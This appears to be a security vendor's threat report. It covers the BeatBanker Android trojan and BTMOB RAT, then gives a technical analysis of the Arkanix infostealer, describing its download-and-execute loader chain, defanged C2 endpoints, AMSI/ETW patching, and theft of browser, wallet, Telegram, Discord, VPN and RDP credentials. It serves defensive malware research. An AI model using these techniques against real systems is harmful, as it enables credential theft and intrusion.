

BTMOB is an Android remote administration tool that evolved from the CraxsRAT, CypherRAT, and SpySolr families. It provides full remote control of the victim’s device and is sold in a Malware-as-a-Service (MaaS) model. On July 26, 2025, a threat actor posted a screenshot of the BTMOB RAT in action on GitHub under the username “brmobrats”, along with a link to the website btmob[.]xyz. The website contains information about the BTMOB RAT, including its version history, features, and other relevant details. It also redirects to a Telegram contact. Cyfirma has already linked this account to CraxsRAT and CypherRAT.


Recently, a YouTube channel was created by a different threat actor that features videos demonstrating how to use the malware and facilitate its sale via Telegram.


We also saw the distribution and sale of leaked BTMOB source code on some dark web forums. This may suggest that the creator of BeatBanker acquired BTMOB from its original author or the source of the leak and is utilizing it as the final payload, replacing the banking module observed in the INSS Reebolso incident.

In terms of functionality, BTMOB maintains a set of intrusive capabilities, including: automatic granting of permissions, especially on Android 13–15 devices; use of a black FrameLayout overlay to hide system notifications similar to the one observed in the banking module; silent installation; persistent background execution; and mechanisms designed to capture screen lock credentials, including PINs, patterns, and passwords. The malware also provides access to front and rear cameras, captures keystrokes in real time, monitors GPS location, and constantly collects sensitive data. Together, these functionalities provide the operator with comprehensive remote control, persistent access, and extensive surveillance capabilities over compromised devices.

Victims

All variants of BeatBanker – those with the banking module and those with the BTMOB RAT – were detected on victims in Brazil. Some of the samples that deliver BTMOB appear to use WhatsApp to spread, as well as phishing pages.

Conclusion

BeatBanker is an excellent example of how mobile threats are becoming more sophisticated and multi-layered. Initially focused in Brazil, this Trojan operates a dual campaign, acting as a Monero cryptocurrency miner, discreetly draining your device’s battery life while also stealing banking credentials and tampering with cryptocurrency transactions. Moreover, the most recent version goes even further, substituting the banking module with a full-fledged BTMOB RAT.

The attackers have devised inventive tricks to maintain persistence. They keep the process alive by looping an almost inaudible audio track, which prevents the operating system from terminating it and allows BeatBanker to remain active for extended periods.

Furthermore, the threat demonstrates an obsession with staying hidden. It monitors device usage, battery level and temperature. It even uses Google’s legitimate system (FCM) to receive commands. The threat’s banking module is capable of overlaying Binance and Trust Wallet screens and diverting USDT funds to the criminals’ wallets before the victim even notices.

The lesson here is clear: distrust is your best defense. BeatBanker spreads through fake websites that mimic Google Play, disguising itself as trustworthy government applications. To protect yourself against threats like this, it is essential to:

  1. Download apps only from official sources. Always use the Google Play Store or the device vendor’s official app store. Make sure you use the correct app store app, and verify the developer.
  2. Check permissions. Pay attention to the permissions that applications request, especially those related to accessibility and installation of third-party packages.
  3. Keep the system updated. Security updates for Android and your mobile antivirus are essential.

Our solutions detect this threat as HEUR:Trojan-Dropper.AndroidOS.BeatBanker and HEUR:Trojan-Dropper.AndroidOS.Banker.*

Indicators of compromise

Additional IoCs, TTPs and detection rules are available to customers of our Threat Intelligence Reporting service. For more details, contact us at crimewareintel@kaspersky.com.

Host-based (MD5 hashes)
F6C979198809E13859196B135D21E79B – INSS Reebolso
D3005BF1D52B40B0B72B3C3B1773336B – StarLink

Domains
cupomgratisfood[.]shop
fud2026[.]com
accessor.fud2026[.]com
pool.fud2026[.]com
pool-proxy.fud2026[.]com
aptabase.fud2026[.]com
aptabase.khwdji319[.]xyz
btmob[.]xyz
bt-mob[.]net

  •  

Arkanix Stealer: a C++ & Python infostealer

Introduction

In October 2025, we discovered a series of forum posts advertising a previously unknown stealer, dubbed “Arkanix Stealer” by its authors. It operated under a MaaS (malware-as-a-service) model, providing users not only with the implant but also with access to a control panel featuring configurable payloads and statistics. The set of implants included a publicly available browser post-exploitation tool known as ChromElevator, which was delivered by a native C++ version of the stealer. This version featured a wide range of capabilities, from collecting system information to stealing cryptocurrency wallet data. Alongside that, we have also discovered Python implementation of the stealer capable of dynamically modifying its configuration. The Python version was often packed, thus giving the adversary multiple methods for distributing their malware. It is also worth noting that Arkanix was rather a one-shot malicious campaign: at the time of writing this article, the affiliate program appears to be already taken down.

Kaspersky products detect this threat as Trojan-PSW.Win64.Coins.*, HEUR:Trojan-PSW.Multi.Disco.gen, Trojan.Python.Agent.*.

Technical details

Background


In October 2025, a series of posts was discovered on various dark web forums, advertising a stealer referred to by its author as “Arkanix Stealer”. These posts detail the features of the stealer and include a link to a Discord server, which serves as the primary communication channel between the author and the users of the stealer.

Example of an Arkanix Stealer advertisement

Example of an Arkanix Stealer advertisement

Upon further research utilizing public resources, we identified a set of implants associated with this stealer.

Initial infection or spreading

The initial infection vector remains unknown. However, based on some of the file names (such as steam_account_checker_pro_v1.py, discord_nitro_checker.py, and TikTokAccountBotter.exe) of the loader scripts we obtained, it can be concluded with high confidence that the initial infection vector involved phishing.

Python loader

MD5 208fa7e01f72a50334f3d7607f6b82bf
File name discord_nitro_code_validator_right_aligned.py


The Python loader is the script responsible for downloading and executing the Python-based version of the Arkanix infostealer. We have observed both plaintext Python scripts and those bundled using PyInstaller or Nuitka, all of which share a common execution vector and are slightly obfuscated. These scripts often serve as decoys, initially appearing to contain legitimate code. Some of them do have useful functionality, and others do nothing apart from loading the stealer. Additionally, we have encountered samples that employ no obfuscation at all, in which the infostealer is launched in a separate thread via Python’s built-in threading module.

Variants of Python loaders executing the next stage

Variants of Python loaders executing the next stage

Upon execution, the loader first installs the required packages — namely, requests, pycryptodome, and psutil — via the pip package manager, utilizing the subprocess module. On Microsoft Windows systems, the loader also installs pywin32. In some of the analyzed samples, this process is carried out twice. Since the loader does not perform any output validation of the module installation command, it proceeds to make a POST request to hxxps://arkanix[.]pw/api/session/create to register the current compromised machine on the panel with a predefined set of parameters even if the installation failed. After that, the stealer makes a GET request to hxxps://arkanix[.]pw/stealer.py and executes the downloaded payload.

Python stealer version

MD5 af8fd03c1ec81811acf16d4182f3b5e1
File name

During our research, we obtained a sample of the Python implementation of the Arkanix stealer, which was downloaded from the endpoint hxxps://arkanix[.]pw/stealer.py by the previous stage.


The stealer’s capabilities — or features, as referred to by the author — in this version are configurable, with the default configuration predefined within the script file. To dynamically update the feature list, the stealer makes a GET request to hxxps://arkanix[.]pw/api/features/{payload_id}, indicating that these capabilities can be modified on the panel side. The feature list is identical to the one that was described in the GDATA report.

Configurable options

Configurable options

Prior to executing the information retrieval-related functions, the stealer makes a request to hxxps://arkanix[.]pw/upload_dropper.py, saves the response to %TEMP%\upd_{random 8-byte name}.py, and executes it. We do not have access to the contents of this script, which is referred to as the “dropper” by the attackers.

During its main information retrieval routine, at the end of each processing stage, the collected information is serialized into JSON format and saved to a predefined path, such as %LOCALAPPDATA\Arkanix_lol\%info_class%.json.

In the following, we will provide a more detailed description of the Python version’s data collection features.

System info collection

Arkanix Stealer is capable of collecting a set of info about the compromised system. This info includes:

  • OS version
  • CPU and GPU info
  • RAM size
  • Screen resolution
  • Keyboard layout
  • Time zone
  • Installed software
  • Antivirus software
  • VPN

Information collection is performed using standard shell commands with the exception of the VPN check. The latter is implemented by querying the endpoint hxxps://ipapi[.]co/json/ and verifying whether the associated IP address belongs to a known set of VPNs, proxies, or Tor exit nodes.

Browser features

This stealer is capable of extracting various types of data from supported browsers (22 in total, ranging from the widely popular Google Chrome to the Tor Browser). The list of supported browsers is hardcoded, and unlike other parameters, it cannot be modified during execution. In addition to a separate Chrome grabber module (which we’ll discuss later), the stealer itself supports the extraction of diverse information, such as:

  • Browser history (URLs, visit count and last visit)
  • Autofill information (email, phone, addresses and payment cards details)
  • Saved passwords
  • Cookies
  • In case of Chromium-based browsers, 0Auth2 data is also extracted


All information is decrypted using either the Windows DPAPI or AES, where applicable, and searched for relevant keywords. In the case of browser information collection, the stealer searches exclusively for keywords related to banking (e.g., “revolut”, “stripe”, “bank”) and cryptocurrencies (e.g., “binance”, “metamask”, “wallet”). In addition to this, the stealer is capable of extracting extension data from a hardcoded list of extensions associated with cryptocurrencies.

Part of the extension list which the stealer utilizes to extract data from

Part of the extension list which the stealer utilizes to extract data from

Telegram info collection

Telegram data collection begins with terminating the Telegram.exe process using the taskkill command. Subsequently, if the telegram_optimized feature is set to False, the malware zips the entire tdata directory (typically located at %APPDATA%\Roaming\Telegram Desktop\tdata) and transmits it to the attacker. Otherwise, it selectively copies and zips only the subdirectories containing valuable info, such as message log. The generated archive is sent to the endpoint /delivery with the filename tdata_session.zip.

Discord capabilities

The stealer includes two features connected with Discord: credentials stealing and self-spreading. The first one can be utilized to acquire credentials both from the standard client and custom clients. If the client is Chromium-based, the stealer employs the same data exfiltration mechanism as during browser credentials stealing.

The self-spreading feature is configurable (meaning it can be disabled in the config). The stealer acquires the list of user’s friends and channels via the Discord API and sends a message provided by the attacker. This stealer does not support attaching files to such messages.

VPN data collection

The VPN collector is searching for a set of known VPN software to extract account credentials from the credentials file with a known path that gets parsed with a regular expression. The extraction occurs from the following set of applications:

  • Mullvad VPN
  • NordVPN
  • ExpressVPN
  • ProtonVPN

File retrieval

File retrieval is performed regardless of the configuration. The script relies on a predefined set of paths associated with the current user (such as Desktop, Download, etc.) and file extensions mainly connected with documents and media. The script also has a predefined list of filenames to exfiltrate. The extracted files are packed into a ZIP archive which is later sent to the C2 asynchronously. An interesting aspect is that the filename list includes several French words, such as “motdepasse” (French for “password”), “banque” (French for “bank”), “secret” (French for “secret”), and “compte” (French for “account”).

Other payloads

We were able to identify additional modules that are downloaded from the C2 rather than embedded into the stealer script; however, we weren’t able to obtain them. These modules can be described by the following table, with the “Details” column referring to the information that could be extracted from the main stealer code.

Module name Endpoint to download Details
Chrome grabber /api/chrome-grabber-template/{payload_id}
Wallet patcher /api/wallet-patcher/{payload_id} Checks whether “Exodus” and “Atomic” cryptocurrency wallets are installed
Extra collector /api/extra-collector/{payload_id} Uses a set of options from the config, such as collect_filezilla, collect_vpn_data, collect_steam, and collect_screenshots
HVNC /hvnc Is saved to the Startup directory (%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\hvnc.py) to execute upon system boot


The Wallet patcher and Extra collector scripts are received in an encrypted form from the C2 server. To decrypt them, the attackers utilize the AES-GCM algorithm in conjunction with PBKDF2 (HMAC and SHA256). After decryption, the additional payload has its template placeholders replaced and is stored under a partially randomized name within a temporary folder.

Decryption routine and template substitution

Decryption routine and template substitution

Once all operations are completed, the stealer removes itself from the drive, along with the artifacts folder (Arkanix_lol in this case).

Native version of stealer

MD5 a3fc46332dcd0a95e336f6927bae8bb7
File name ArkanixStealer.exe

During our analysis, we were able to obtain both the release and debug versions of the native implementation, as both were uploaded to publicly available resources. The following are the key differences between the two:

  • The release version employs VMProtect, but does not utilize code virtualization.
  • The debug version communicates with a Discord bot for command and control (C2), whereas the release version uses the previously mentioned C2 domain arkanix[.]pw.
  • The debug version includes extensive logging, presumably for the authors’ debugging purposes.


Notably, the native implementation explicitly references the name of the stealer in the VersionInfo resources. This naming convention is consistent across both the debug version and certain samples containing the release version of the implant.

Version info

Version info

After launching, the stealer implements a series of analysis countermeasures to verify that the application is not being executed within a sandboxed environment or run under a debugger. Following these checks, the sample patches AmsiScanBuffer and EtwEventWrite to prevent the triggering of any unwanted events by the system.

Once the preliminary checks are completed, the sample proceeds to gather information about the system. The list of capabilities is hardcoded and cannot be modified from the server side, in contrast to the Python version. What is more, the feature list is quite similar to the Python version except a few ones.

RDP connections

The stealer is capable of collecting information about known RDP connections that the compromised user has. To achieve this, it searches for .rdp files in %USERPROFILE%\Documents and extracts the full server address, password, username and server port.

Gaming files

The stealer also targets gamers and is capable to steal credentials from the popular gaming platform clients, including:

  • Steam
  • Epic Games Launcher
  • net
  • Riot
  • Origin
  • Unreal Engine
  • Ubisoft Connect
  • GOG

Screenshots

The native version, unlike its Python counterpart, is capable of capturing screenshots for each monitor via capCreateCaptureWindowA WinAPI.
